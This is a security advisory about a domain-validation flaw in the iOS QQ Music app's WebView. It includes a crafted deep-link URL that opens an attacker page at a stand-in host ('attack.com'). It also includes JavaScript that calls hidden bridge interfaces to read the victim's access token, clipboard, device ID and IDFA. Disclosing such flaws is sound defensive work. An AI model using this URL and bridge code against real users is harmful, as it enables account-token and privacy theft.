
An information leak vulnerability in the iOS version of QQ Music

Brief Description

QQ Music is a popular music app offering functions like music streaming, music downloading, MV watching, comment interaction, and personalized song recommendation. It ranks **No.3** in the **"Music" category** list on the App Store of the Chinese region and has **1.948 million ratings**.



App Store 预览

打开 Mac App Store 购买和下载 App。

QQ音乐 - 听我想听 12+

亿级正版音乐，真无损音质体验


Tencent Technology (Shenzhen) Company Limited

专为 iPhone 设计

“音乐”类第 3 名

★★★★★ 4.6 • 194.8万 个评分

免费 · 提供 App 内购买项目



评分及评论

查看全部

4.6 (满分 5 分)

194.8万 个评分

★★★★★

DaveWong., 2024/12/09

QQ音乐

1. 正版曲库丰富：QQ音乐拥有数百万量级的正版高品质音乐，满足用户对各类音乐的需求￼。
2. 云同步功能：只需一个账号，即可实现多终端（电脑、手机、PAD、音箱）音乐云同步，让用户随时随地畅享更多

★★★★☆

哈哈哈何厚铧坏, 2024/07/30

下载音乐到本地可以改进吗?

每次下载音乐到本地去都需要等半天 如果当时旁边网络不好的话 你要听的歌没有办法加载 之前我在家里下载音乐 然后大概过了七八个小时 到机场坐飞机 打开蓝牙听歌 点下载那个页面 显示我所要下载的歌根本就没更多

★☆☆☆☆

haha 每天都要开心, 2024/07/24

QQ音乐榨取钱财越来越明显了

从五年级就开始用QQ音乐了 到现在收藏的音乐已经有一千多首歌了 其中有一百多首歌没有音源了 以前只要有流量就可以听完整的歌曲 现在不行了 即使有流量 也只能试听一小段 只为让听户买vip 后来为了让大众更多


The iOS version of the QQ Music supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the QQ Music app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as AccsessToken, GameID), **obtaining victim's device information** (such as DeviceID, IDFA) and **reading victim's clipboard**.

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **qqmusic://qq.com/ui/openUrl?p={"url":"https://attack.com/qqmusic/atkQQMusic.html"}**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the QQ Music app and opens the webpage **https://attack.com/qqmusic/atkQQMusic.html** within the app.




Phishing Link

open QQ Music

qqmusic://qq.com/ui/openUrl?p={"url":"https://[redacted]/qqmusic/atkQQMusic.html"}

Open in "QQMusic"?

Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's account information** (such as AccsessToken, GameID), **obtaining victim's device information** (such as DeviceID, IDFA) and **reading victim's clipboard**.



◂ Safari 1:00 AM 100%

Malicious Page

An attacker can:


Get Your Account Info:

Your AccessToken:
42B69B4498C258D7BB8[redacted]

Your Game ID:
000006396927[redacted]

Your Current Song:
{"source":
{"type":"10004","id":"99"},"detailState":"","currentTime":"
0","uiProgress":"0","list":
[{"albumid":"55144791","songUrl":"","msgid":"14","icons"
:"9617276","songQuality":"2","songid":"512518105","str
MediaMid":"003HCIRg00jirf","vid":"","detailSource":0,"so
ngmid":"003HCIRg00jirf","alertid":"21","albummid":"002
Nz6SI40gvE3","version":0,"songname":"相见恨
晚","type":"0","singer":
[{"id":206036,"mid":"003jTY4I4f2ETE","name":"赵乃
吉"}],"isonly":"0","insertMode":"0","albumname":"相见恨
晚","switch":"16889603","detailBizID":0,"bpm":"0","interv
al":"234","personalAssets":"0","isFav":0}],"currentTimeUI
":"0","state":"end","index":"0"}

Get Your Device Info:



◂ Safari 1:00 AM 100%

Malicious Page

晚","switch":"16889603","detailBizID":0,"bpm":"0","interv
al":"234","personalAssets":"0","isFav":0}],"currentTimeUI
":"0","state":"end","index":"0"}

Get Your Device Info:

Your DeviceID:
C87F79E3-A65A-4739-A983-[redacted]

Your IDFA:
8AF2BDFC-237E-4D2E-A667[redacted]

Read Your ClipBoard:

Will get your ClipBoard text:

9617276","songQuality":"2","songid":"512518105","strM
ediaMid":"003HCIRg00jirf","vid":"","detailSource":0,"son
gmid":"003HCIRg00jirf","alertid":"21","albummid":"002N
z6SI40gvE3","version":0,"songname":"相见恨
晚","type":"0","singer":
[{"id":206036,"mid":"003jTY4I4f2ETE","name":"赵乃
吉"}],"isonly":"0","insertMode":"0

Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.M.client.__aCallbacks["233"] = function (json) {
    var AccessToken = json.data.AccessToken;
    document.getElementById("AccessToken").innerText = "Your AccessToken: \n" + AccessToken;
}
fetchData("[redacted]://[redacted]/getAccessToken?p={}#233");

document.getElementById("AccessClipBoard").onclick = function () {
    window.M.client.__aCallbacks["234"] = function (json) {
        var ClipboardText = json.data.text;
        document.getElementById("ClipBoardText").innerText = ClipboardText;
    }
    fetchData("[redacted]://[redacted]/getClipboard?p={}#234");
}

window.M.client.__aCallbacks["235"] = function (json) {
    var DeviceID = json.data.identifier;
    var IDFA = json.data.idfa;
    document.getElementById("DeviceID").innerText = "Your DeviceID: \n" + DeviceID;
    document.getElementById("IDFA").innerText = "Your IDFA: \n" + IDFA;
}
fetchData("[redacted]://[redacted]/getDeviceInfo?p={}#235");
```

Impact of the Vulnerability

Scope of the vulnerability: At least including QQMusic iOS version 13.10.0 (the latest version as of 2024-10-01).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

☞ **CN:**

https://apps.apple.com/cn/app/qq%E9%9F%B3%E4%B9%90-%E5%90%AC%E6%88%91%E6%83%B3%E5%90%AC/id414603431

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.